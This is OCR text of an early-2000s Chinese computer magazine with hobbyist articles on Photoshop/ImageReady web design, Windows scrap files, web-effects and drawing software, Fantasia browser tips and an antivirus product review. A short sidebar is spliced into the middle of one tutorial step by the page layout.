(2)在图层面板中新建一个图层，设定为“线条层”。使用“路径”系列工具，在画布上调整出如图1所示的一个闭合的曲线区域，并且在路径面板中转换成选择区，调整前景色的颜色，设定为纯蓝色(R:0;G:0;B:255)，使用“喷筒”工具填色。




图 1

(3)复制刚才的“线条层”，并使用移动工具，将其向左边少量的移动一下位置，再次使用喷筒，设定前景色为暗蓝色（R:0;G:0;B:100），给复制的新线条着色。好，这样，我们这个网页的大概的背景就制作完成了，如图2所示。



图 2

(4)制作网站标题。通过Photoshop来完成网页设计，无论是制作哪种方式的特效字体，都不用担心位置或者调整方面的问题，这对于使用过Dreamweaver来完成网页制作的读者来说，我想一定深有体会。在Dreamweaver中，不要说网站的标题的设置，就是一段文字的录入，对于位置的调整也常常令我们这些初学者挠头。现在在 Photoshop 中，一切的输入对象都以这种图形的方式解决，对于它们，我们所要做的就是移动图层来改变位置。我们这个个人主页的名字叫做“梦工场工作室”，现在输入文字，并且设定一下“文字方式”，我在这里只是设定了一个“阴影”，如图3所示。



图 3

(5) 制作按钮。对于按钮的制作，在各种杂志上都有介绍，方法各有千秋，这里我使用了KPT3外挂滤镜组中的KPT Spheroid Designer（球体设计师），这个外挂滤镜可以在顷刻之间为我们制作出来晶莹剔透的具有立体




图 4

光泽的球体，使用起来非常的方便，运行界面如图4所示。下面，新建一个文件，要求长和宽相等，这样可以保证KPT Spheroid Designer设计出来的球体是标准的圆形。运行 KPT Spheroid Designer，调整光泽和颜色到自己满意的程度为止，回到工作区，一个按钮非常轻松地就可以完成了（如图5 所示）。



图 5

(6)将完成的这个球体选择出来，拖拽到我们设计的这个网页中，复制4个，并且沿着曲线进行排列。分别对应按钮，输入栏目引导文字，并且设定“图层方式”，我这里使用的是“内发光”效果，这一步完成后如图6 所示。



图 6

(7)我在第四章的滤镜讲座中，给大家介绍了一款KPT6外挂滤镜组，其中的Skyeffects那出众的效果，相信大家不能忘记吧。对于现在这个网页，为了体现一种极具冲击力的视觉效果，我再给大家介绍一款KPT6中的外挂滤镜 KPT Lensflare，这个滤镜是针对Photoshop中内置的Lens Flare参数过于简单、效果单一的缺点而开发出来的，专门用于制作镜头光晕的外挂滤镜，界面如图7所示。像Skyeffects一样，KPT Lensflare也具有强大的预设库，而且针对镜头光晕的各个组成部分，参数众多，效果非凡。图8就是



图 7



图 8

通过这个外挂滤镜完成的一种镜头光晕的效果，具体使用方面的问题大家可以慢慢来体会。

好了，现在我们这个网页在Photoshop中的设计任务就告一段落了，剩下的就是到ImageReady中，进行一些发布前的设定工作了。刚刚我们在 Photoshop 中介绍的制作步骤，相对来讲是比较简单的，因为这都是我们以前所学习过的，那么接下来，我们就要进入到ImageReady中，完成我们这个网页的制作。

对于我们目前完成的这个图片，只能说这是一张平面设计作品，我们还不能在网络上发布。目前一般人仍然在通过电话线上网，普及使用宽带互联网的日子离我们还为时尚远。因此，在有限的带宽下，限制图像的大小以及维持图像的品质是设计者最重要的课题。在我们这个实例中，ImageReady 的功能主要有两个，切割图片以及优化图像。

(8)点击Photoshop工具条下方的“转换到 ImageReady ”按钮，进入到ImageReady中。

(9) 现在我们就要切割图片了。这种方法在制作像我们这个实例的大张图片时非常的实用，我们可以针对主题做高质量的优化，对于不重要的部分则使用粗糙的优化，既可以突出主题，又可以兼顾图像大小，达到最理想的效果，而且，切割图像的意义不止于如此，我们还可以对局部的图片进行不同的超级链接。




图 9

(10)首先，在ImageReady 的工具箱中，单击进入切割模式按钮（如图9所示）。然后，选择工具箱中的“切割”工具，就可以直接来进行画面切割了。

(11)我们首先使用切割工具在网页标题上画出矩形，将其包括在内，这样一个切割区域就形成了（如图10所示），在切割区块的左上角会出现这个切割区域的名称，并且会自动预设出其他位置的切割范围。



图 10

(12)再以此切割各个栏目引导项目的区域，在切割范围的时候，不必担心切不准，因为切割线与切割线之间会自动吸引对齐，确保切割的时候没有任何缝隙。另外在切割的时候，如果感觉区块过大，可以细分。考虑到网络下载速度方面的原因，尽量把图片细化。最后完成的图片切割如图11所示。



图 11

(13)切割完成以后，ImageReady 为我们提供了一个切割区域编辑工具，来编辑切割的区域以及调整切割区域的大小。按住切割工具不放，弹出切割区域编辑工具（选第二个工具，如图12 所示），选择制作超级链接的切割区域，再打开Slice面板

碎片文件多快好省

□江苏 冯远飞

大家都知道，编辑文档时，几乎总要用到剪贴板。剪贴板是Windows中临时存放数据或信息的地方，剪贴板一次只能处理一条信息。如果需要从一个文档中把许多小段信息移动到另一个文档中，使用剪贴板很不方便。这时可以采用Windows98中鲜为人知的"碎片文件"功能，它和文件碎片可不是一回事哦，利用它会给我们的工作带来极大的方便。所谓"碎片文件"就是将文档的某部分内容拖到桌面时创建的文件。但有的应用程序不支持碎片，试一试才能知道。

有两种方法可以生成碎片文件：

1.拖动的方法。将编辑器窗口缩小，露出一部分桌面。在编辑器中选定一块内容，拖到桌面上即可。

2.复制粘贴的方法。在编辑器中选定一块内容，把它复制到剪贴板上。然后右键单击桌面，从快捷菜单中选择"粘贴"，即可在桌面上生成一个碎片。

这些碎片都是一个个小文件，都有一个名字，命名规则是：如果碎片内容是图像等信息，这个小文件被命名为"碎片"，之后再被放到桌面或相同的文件夹中的则为碎片（2）、碎片（3）等等。如果这些碎片内容是文本信息，则命名为"XX文档碎片"后面跟上被选定文字的前面几个文字。这样很容易知道哪个碎片是哪一块。重名碎片依次命名为"碎片"、"碎片2"……


为避免碎片太多弄乱桌面，可以在桌面上创建一个名为"碎片"的文件夹，将所有的碎片都放进去。但这时，只有打开该文件夹，才能看到和使用碎片。

碎片能够很容易地放进文档中，步骤如下：

（1）右键单击要使用的碎片，并选择剪切或复制。

（2）打开要使用碎片的文档，在目标位置上右键单击并选择"粘贴"。


如果使用的程序支持拖放碎片功能，就可以从桌面上将碎片的图标拖放到文档中。CF



图12

（如图13所示）。在这个控制面板中，我们可以建立切割区域的超级链接，也可以更改切割区域的名称，所有的切割区域保存成网络用图文件以后，切割区域名称也就是以后存盘时的文件名了。


图13

(14)现在已经切割完了图像，也建立了超级链接，还有一个最重要的处理步骤，就是要将图像最佳化，也就是优化图像。选择切割区域编辑工具，选择一个切割区块，然后进入Optimized窗口，在其中我们可以随时观看压缩以后的效果及文件大小，以得到最完美的优化。在我们这个实例中，对于像网页标题和栏目引导的文字，由于存在"图层方式"，所以尽可能提高图像的品质（如图14所示）。而在标题的下方，存在着较大的纯色区域，所以可以进行最大可能的优化而不会影响整体的效果（如图15所示）。


图14


图15

(15)全部优化完毕以后，回到正常模式下，将切割线条先隐藏起来，使用导航条放大画面，来检查各个区块间有没有因为不同程度的优化而存在衔接不上的情况。



图16

（16）执行Save Optimized as（另存优化文件），将文件保存为Index.html，ImageReady会自动将切割文件保存在一个名为images的文件夹中，另外还会保存一个名为index.html的超文本文件。

（17）使用IE浏览器打开这个文件（图16），可以发现，ImageReady已经把所有的切割图像都拼贴好了，不用像使用Dreamweaver那样，首先插入表格，然后把图片一张张地往里面放了。

这样，我们使用Photoshop以及ImageReady来制作的一个网页就完成了。实际上，ImageReady这个软件不但在切割图像和优化上具有超凡的功能，而且在制作GIF动画和制作各种按钮上也具有不错的效果，这就要广大读者慢慢去学习了。在经过了这章网页设计的讲座以后，我们这次《开启设计之门—Photoshop6.0新手上路》的连载就宣告结束了。


在这三个月的时间中，作为笔者的我，始终都是以这种实例的形式来给大家讲解一些Photoshop最基本的东西，换句话说，我们不可能通过这短短的两万字来把整个Photoshop这样一个软件彻底地掌握。对于电脑设计这样一个学科也是如此，从步入设计之路开始，我们就要坚定一个信心：这条路必将没有终点！因此，通过这次讲座，能够使大家对Photoshop这个软件产生兴趣，直至进入到电脑设计这个领域，并在您人生的未来有所作为，这就是笔者这次讲座的主要目的，希望大家能够理解！最后，让我们在未来的设计的道路上再会！CF

□黑龙江　叶知秋


特酷网页轻松做

在网上安家落户是每一个网虫不可割舍的梦。只要你有一个自己的网上家园，你就可以结交天南海北的朋友，你可以通过个人主页展示你最酷的一面，体现你的个性和魅力。为了这个精神家园，你常常夜不能寐，为了一个版面布局或者是为了一张图片的选择绞尽脑汁。要使你的个人主页能够留住来访的客人，内容的不断更新是首先需要解决的问题。其次，没有自己的特色当然是不行的，在主页上加上一些动态的特殊效果使得访问你的站点的游客每次都有不同的感觉，也是留住访客的重要途径。在网上时间长了，你是不是很羡慕那些五彩缤纷的个人主页？它们充满了站长的才华和魅力，各式各样的动态特效令你流连忘返。如果你也渴望在网上安家或者正在安家，那么现在就来试一试这款专门用于制作网页特效的软件——有声有色7.0。

在网络刚刚开始发展的时候，网页的制作只是一些编程高手的专利，即使是制作一个现在看来很普通的网站，除了掌握必须的HTML语言，还要学会JavaScript等一些编程语言，怎么样？感觉是不是很恐怖！而“有声有色”却使这些工作变得轻而易举，你所要掌握的只是Copy/Paste（复制/粘贴）和一些最基本的HTML知识。从此以后，你再也不用为自己网页的平淡无奇而感到困扰了。


图 1

如图1是有声有色的软件运行界面。这个软件集合了许多十分精彩的JavaScript小程序，所有特效操作只要轻轻点击几下鼠标就可完成！目前所有特效一共有188种之多，而且所有的特效均是软件自动生成，不用我们修改任何一处代码。目前在特效编辑软件中，它可以说是拥有特效最多、功能最全的一个软件，对于广大的网页制作爱好者来说是一个不可不用的东西。现在，我们通过制作一个网页上飘舞的蝴蝶来简单地领略一下“有声有色”这个软件的魅力。


图 2

在最新特效中点取“采花蝴蝶”，弹出如图2所示的窗口。在窗口的下方，有三个选择项目，为了在网页中应用特效，我们选择“复制”，这样就把这个特效的源代码复制到电脑的剪贴板上了。下面我们就可以将它们粘贴到你网页的源代码中，用于在网页中实现特效。启动一个网页编辑软件，我使用的是Dreamweaver，选择Windows/Code Inspector（代码检查），然后在光标所在的位置点击鼠标右键，从菜单中选择“粘贴”（如图3所示）。现在，我们在Dreamweaver中将网页保存，就可以使用File/Preview in Browser下的默认浏览器进行预览了。看，多漂亮的一对蝴蝶啊（如图4所示）！试一试其他的特效，你一定会对这个软件爱不释手的。



图 3



图 4

有的读者也许会说，我既不喜欢做网页，也不会做网页，因此你给我推荐的这个作网页特效的东东对我有什么用啊（我%#$@#$）？好吧，给你个另类技巧，也算是补偿一下。刚刚我们说到，在图2中有三个选择项目，那么，除了“复制”、“关闭”，还有就是“保存”了。“有声有色”可以为我们自动地保存由特效生成的网页，点击“保存”，将网页文件存盘。还记得怎样修改桌面背景么？对，打开“显示属性”中的“背景”，通过“浏览”找到刚刚存储的网页（如图5所示），点击“确定”，好了，一个由“有声有色”制作完成的动态桌面就形成了。想想吧，一打开电脑，看到两只漂亮的蝴蝶在桌面上飞舞（如图6所示），是一种什么感受！CF


图 5


图 6


E-mail: followme@cfan.cn.net


用 PHOTOIMPACT 制作立体的皮卡秋头像

皮卡秋是日本动画片“宠物小精灵”里的主角。我当时做这个皮卡秋是为了熟悉PHOTOIMPACT的路径绘制工具和材质的填充。因此基本没有使用它的其他功能。



图 1


图 2


图 4





图 3


首先用“路径绘制工具”（如图1），画出皮卡秋的圆脸（如图2）


在快捷菜单条中调出材质选择对话框（如图3），在材质选项里选择斜角为三维圆形；色彩纹理为单色；光线里选择光源为1，类型为聚光，其他如边框深度、遮光等可自己随意调整，以视觉效果最佳为准。（如图4）



图 5


图 6


图 7


图 8

然后选中此圆形图像，用路径编辑工具进行编辑（如图5），增加节点，并调整位置，直至调整出皮卡秋的大概脸型（如图6→图7→图8）。

同样的方法做出皮卡秋的两个耳朵（如图9＋图10＝图11）。

这样皮卡秋的基本脸型就出来了（如图12）。

图 9




图 10




图 11




图 12






图13 图14 图15 图16 图17 图18 图19 图20

然后画眼睛，用路径绘制工具画个黑色的圆圈（不要立体效果，选二维就可以）做眼睛（如图13），再画个红色的(颜色采用红黑渐变，斜角为三维圆形，边框为13，深度为10)（如图14＋图15＝图16）。

眼眶做好后我们再做眼珠，做一个比红黑的圆更小一点的黑色圆圈(颜色选黑色，斜角选三维圆形，边框13，深度30，调整光线至合适位置)（如图17→图18）。

然后给眼睛加上光泽，画一个更小的圆，颜色为白色，斜角为三维圆形，边框为3，深度为10，透明度调为90左右（如图19）。

然后再复制一个同样的眼睛，放在合适的位置，加上刚才制作的脸就成了这样（如图20）。

皮卡秋的鼻子同样是由矢量绘出的一个小黑点（如图21→图22）。

然后用路径工具里的线条和箭头工具画出皮卡秋的嘴形(如图23→图24)。




图21 图22



图23 图24




图25 图26 图27 图28 图29 图30

选项如图25。

然后是皮卡秋的小舌头（如图26），用路径绘制工具，选项如图27。

最后还差皮卡秋的红脸蛋（如图28），也就是它放电的部位，选项设置如图29。

复制一个同样的对象到另一边，就得到了可爱的宠物小精灵皮卡秋了(如图30)。 CF

三招两式活用Fantasia

□南京　赵三工

“工欲善其事，必先利其器”，如今上网浏览可以称得上是每一个上网者的必修课程了，而大家为了能够获得最满意的浏览效果，都在选择合适的浏览器。IE占用资源太多，一个不小心还会出现蓝屏死机的悲剧；Netscape 6曾经给我们带来一丝希望，不过最终还是让我们扼腕叹惜；Opera 5的确个头小巧、快速，但对中文支持不佳又让我们望而却步。那不妨试试Fantasia吧，其实这款单窗口多页面的浏览器自从前年问世之后就赢得了人们的一致好评。由于它浏览速度快、占用资源少、运行稳定，因此已经被许多网友定制为默认浏览器。在最新推出的2.6版中又新增了一些好用、实用的功能，通过这些功能，不仅可以让我们在网上冲浪的时候更加惬意，还能够为我们带来许多意想不到的便利。

第一招　点对点文件传输

笔者的一位朋友是射雕迷，前几天要我把一个4MB的电影片断给他发送过去。当我兴致勃勃地通过Email方式发送出去之后就等着朋友的感激之词了，岂料两天之后他竟然质问我为什么不把文件给他发送过去。天哪，真是冤枉呀！原来Email的实时性和可靠性均得不到保证，有时候对方几天后才能收到发送的邮件，甚至由于服务器的限制导致邮件根本无法到达对方的信箱，怎么解决这个问题呢？使用OICQ实时传递文件吧，可是那慢吞吞的速度实在不敢恭维，万一中途掉线更是让人懊恼不已。将文件先上传到FTP服务器，再通知对方下载也是一个方法，但现在速度快且安全免费的FTP服务器又有几个呢？虽然目前有一些P2P软件也可以提供传递文件的功能，但这要求使用双方都要安装同样的软件才可以交流数据。一方面不想在自己的机器里安装这些无用的软件，再者为了传递一小段电影还要去下载一个个头不小的文件传输软件，真是得不偿失。后来发现Fantasia附带的文件服务功能可以说是当前最好的一个解决办法了，而这项功能实现起来也非常简单，短短一分钟就可以设置成功。不信？那咱们一起来看看。

1.启动Fantasia之后运行“工具→网络工具包”命令，这时弹出的窗口有七个标签，其中一个就是“文件服务”。点击这个标签之后，将看见图1所示的界面。

2.先按下“启动本地服务”按钮来开启远程文件传输功能，接着在左边的本地目录列表中点击需要传输文件所在的分区和相应的目录，然后在右边的文件列表中选择传输的文件(比如选中的是shediao.dat)，此时Fantasia就会把你的计算机作为一台HTTP文件传输服务器来看待，同时上部的“远程访问地址”一栏中就会出现对应的文件下载地址——http://127.0.0.1/shediao.dat。

3.然后通过OICQ将文件的URL告诉朋友，这样他就可以利用NetAnts、FlashGet等专门的下载软件甚至是IE浏览器来获取我机器上的文件。



图1

4.同时还能够限定对方是否可以用多线程的方式进行数据传输，以及是否支持断点续传。一般建议选中“支持断点续传”选项，这样即使双方有一个人断线之后也可以重新连接继续传输。不过需要提醒大家注意一点：如果你是通过拨号上网的话，那么每次连接到Internet上的IP地址都是动态分配的，所以以前的URL地址也就不复存在了，此时只要告诉对方IP变动后的URL地址，而且原来的文件还在，就可以继续从断开的地方继续传输，不会浪费之前已经消耗的时间。

第二招　自建HTTP服务器

最近很烦。不是别的，因为自己的主页空间不够了！要是有一个不限空间的站点多好，而且传输速度还要快，这样更新维护起来才节省时间。但这样的好事有吗？

其实从前面的介绍可以知道，Fantasia可以将你的计算机作为一个HTTP服务器，当然它也具有一般HTTP服务器的功能，因此我们就能够通过此项功能实时发布制作好的主页。实际使用的时候，在左边的目录列表中打开存放有主页文件的目录(比如H盘下的homepage文件夹)，这时上部的“HTTP服务器目录”中就会显示出“h:\homepage”。由于通常首页的名称是index.htm，Fantasia也会自动将其填写在“默认打开文件”对话框中，如果你首页的名称不相符的话最好将其更改为index.htm，省得使用的时候还要重新指定。这样当你做好一个页面需要朋友提出宝贵意见的时候，只要把你机器的IP地址告诉别人，他们就可以通过IP地址登录到你的“虚拟主页”上了。

这样我们就可以利用Fantasia的HTTP服务器功能在自己的计算机上建立一个时刻在线的免费个人主页，而且空间不限(利用本地硬盘嘛)，更新维护也只要在本机操作即可快速完成，真是妙不可言！尤其是在宽带普及之后，时刻挂在线上也不是问题了，所以就等着你的站点访问率上升、上升、再上升吧！

第三招　快速代理服务器

由于笔者经常访问一些国外站点搜集最新的信息资料，所以代理服务器就是必不可少的。以前是先通过ProxyHunter找出可用的代理服务器，然后再对浏览器进

行设置，这样才能顺利登录到国外网站。不用说，当然是很麻烦了，况且查找出来的还不一定是最快最好的代理服务器地址。要是你也经常被这个问题困扰的话，那就看看Fantasia的代理服务器功能吧。

启动Fantasia之后，运行"功能→Http代理服务器"命令，这时将弹出一个窗口，其中显示的是当前可用的代理服务器资源。原来Fantasia通过和蚂蚁猎手典藏馆的合作，保证你在第一时间内获得最新最快的代理数据，同时还提供了代理服务器速度检测的功能，能够醒目直观地看出各个网站的连接情况。比如绿色的环形标志代表速度快、连接稳定；红色的环形标志说明速度不够理想，建议不要使用；而红色的一杠则表明此项代理无法连接。同时Ping值代表了速度的快慢，数字越小说明服务器响应的时间间隔越短，当然速度也就越快。此外，说明档指出了此服务器的地理位置，通常是就近选择了。选择好了满意的代理之后，按下底部的'将选定项目设置为当前代理服务器'按钮，那系统当前代理服务器就被设定为选择的那项了(如图2)。怎么样，是不是很方便呢？


图 2

第一式　乱码解除

当你收取信件的时候也许会发现本来好好的文字，却变成了"A1=B6=BC=D2=D3=C3=B5=E7=C4=D4=A1=B7=B9=D8=D3=DA=BF=CC=C2"之类的乱码，这是由于在网络传输中的编码没有得到正确解码所造成的乱码。在这种情况下，想知道原先邮件的真正内容，可以采用一些专门的邮件乱码查看工具，将这些看起来怪异的字符串转化为可阅读的正常文字。但是在Fantasia的乱码解除功能帮助下，那些乱码查看工具就要下岗喽。


在图2所示的界面中点击"解除乱码"标签，此时可以看见窗口分为上下两个部分：上部为乱码区域，而下部则为正常字符浏览区域。使用的时候只要将原先信件中的乱码部分复制下来并粘贴到上部区域，然后根据乱码类型点击相应的解码按钮就可以在下部区域中看见正常的信件了。什么，不知道乱码类型？这也没有关系，因为Fantasia目前支持的编码有Big5/GB互转、UUEncode、Quote-Printable和Base64，这几乎包含了可能遇到的所有编码方式，因此将这些按键全部点击一遍，总有一个会让你看见庐山真面目的(如图3)，呵呵！


图 3

第二式　本地IP解析

上午才去新浪网看了有关中青队比赛的新闻，下午再去的时候竟然告诉我连接不上，真是气死人了。原来当系统接收到一个域名解析请求的时候，它会先在本地Windows安装目录下寻找一个名为Hosts的文件，并在其中查找相关的域名信息。如果找到则直接根据此查找结果连接相应的IP地址，如果没找到则向服务器递交对此URL的解析请求，服务器接到请求后开始执行解析程序，但是如果服务器端也没有找到相应域名信息，则服务器向上一级服务端发出解析请求，如此递推，直到系统解析成功返回IP地址，浏览器接到回应之后再向此IP地址发出连接请求。有时因为网络阻塞、域名解析服务器故障等种种原因，解析请求得不到回应，于是浏览器发出超时错误提示，告诉用户此IP不可访问，这样就出现了上面所说的错误情况。而Fantasia的本地IP解析就能够解决这个问题，让我们浏览网站的时候速度更快。

使用的时候运行"工具→本地解析信息管理器"命令，并在上部对话框中输入站点的域名地址，比如www.sina.com.cn，按下回车键之后系统就自动将其解析为202.106.184.200(如图4)。这样以后输入新浪网站地址或者是从收藏夹里选择新浪网站的时候，Fantasia就自动通过解析之后的IP地址进行访问，从而省却了域名解析时间，加快了浏览速度。所以笔者就将本地收藏夹的地址全部解析为IP地址保存下来，虽然耗费了一些时间，可磨刀不误砍柴功，以后上网就乐悠悠了。


图 4

一不留意，Fantasia的三招两式都讲完了，其实它的本领还不止这些呢，比如过滤网站、邮件服务、网站翻译、本地连接和进程管理等等，但是限于篇幅，这些功能无法一一介绍，那更多有用、实用的功能就让大家在使用中慢慢发掘吧。怎么样，没想到Fantasia中还有这些名堂吧？其实很多软件除去它本身的主要功能之外，都或多或少地附带有一些其他功能，至于能不能发现，能不能加以合理利用，这就要看你的眼光是不是敏锐了，呵呵！

□广州 郑灏恒

安全之星XP之新手试用


随着网络应用的不断增加，上网的机会增多了，随之而来的就是网络安全问题！如果你没有装防火墙，那么你的机器迟早有一天会遭殃的。上海创源计算机信息安全有限公司推出了其最新的网络安全产品——安全之星XP。怀着期待和好奇的心态，我决定看看安全之星究竟卖的是什么"药"！

●安装

安全之星XP(以下简称安全之星)的安装方法很简单，双击安装程序后，只管按"下一步"就可以顺利完成安装，但在安装途中会要求创建救急盘，当然二话不说就去创建啦。全部的程序都安装完后，程序会要求你重新启动计算机。重启后，安全之星就进驻到你的机器里面了！

●首次试用——扫毒

双击任务栏里的安全之星图标，出现在面前的是安全之星的主界面（图1），在菜单栏下面很明显有四个图标，分别是"检查病毒"、"实时监视"、"个人防火墙"和"隔离区"。原来安全之星是结合了防毒和防黑客为一体的，在国内还是比较少见。先不管它了，首先测试一下它在防病毒方面的效能。


图 1

把光标移到"检测病毒"的图标上，点一下旁边的下指箭头，然后就可以看到如图2所示的菜单，好！马上点击"开始扫描"来进行测试。点击"开始扫描"后，主界面左边的"选择任务"菜单以及"扫描结果"菜单会自动打开，可以让你看到扫描的进度。扫描之前，我特意装了几个木马程序，看安全之星能不能扫出来，经过5分钟的扫描，安全之星最后报告说我的硬盘里没有任何病毒！看来是病毒库太旧了。马上打开"帮助"菜单下面的"自动升级"(图3）进行升级！如果你已经从安全之星的官方网站上下载了最新的升级包，那么你可以直接选择"本地升级"。如果你还没有下载任何升级包，那么就选择"网络升级"吧。假如你是在局域网或者需要通过代理服务器的话，那么请在升级之前进行一下"配置网络"。选择"开始"后，安全之星会自动连接到它的服务器上，并检查是否有最新版本可以下载。如果有的话，安全之星还会列出一张清单告诉你哪些部件升级了，并将这些东西下载到你的机器上，那么升级就完成了！




图 2


图 3


在升级完成后，我马上又对电脑进行了一次扫描，这次终于扫到了我电脑上边的黑客软件（图4)，当然是清除啦，如果不能清除的话，就把整个文件都删除吧！当扫描完成后，主界面右边的"扫描结果"会把所有在硬盘找到的病毒以及黑客程序都列出来（图5)。在扫描途中，我发现安全之星连压缩文件里的病毒都可以扫描，这样就不用怕病毒藏在压缩文件里了！


图 4



图 5

●设置扫描任务

在主界面的左边有一个"选择任务"菜单（图6)，你可以在这里创建自己定制的任务。为什么要定制自己的任务呢？定制任务可以用自己认为最好的扫描方式去扫描病毒，提高扫描的效率和增加人性化。但如果你嫌麻烦的话，可以直接选择菜单里的"彻底检查病毒"，那么安全之星就会把你机器里面的所有文件都检查一次。


图 6

